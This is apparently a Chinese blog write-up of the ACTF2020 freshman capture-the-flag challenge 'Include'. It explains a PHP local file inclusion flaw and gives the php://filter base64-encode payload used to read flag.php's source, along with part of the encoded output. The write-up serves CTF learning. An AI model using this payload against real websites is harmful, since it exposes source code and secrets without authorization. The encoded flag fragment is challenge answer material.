
[ACTF2020 新生赛]Include1

原创


Dream651 于 2021-07-22 09:06:26 发布 72 收藏

进入靶场



tips

点击tips




Can you find out the flag?

> url中有?file=flag.php 猜测文件包含漏洞（文件包含漏洞于是对?file=后面的文件进行测试），尝试文件包含漏洞中，文件包含直接读取的是文件，而不是文件源码，所以要想办法读取源码
>
> ```
> php://filter/read=convert.base64-encode/resource=xxx.php
> ```
>
> 这个方法可以读取代码

构造payload


```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



得到的是一段字符串：

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmY5ODRjZDktNGQ2Z

尝试 进行base64解码



最终得到flag

> eg：常见文件包含漏洞总结
>
> 内容来自：https://blog.csdn.net/qq_42181428/article/details/87090539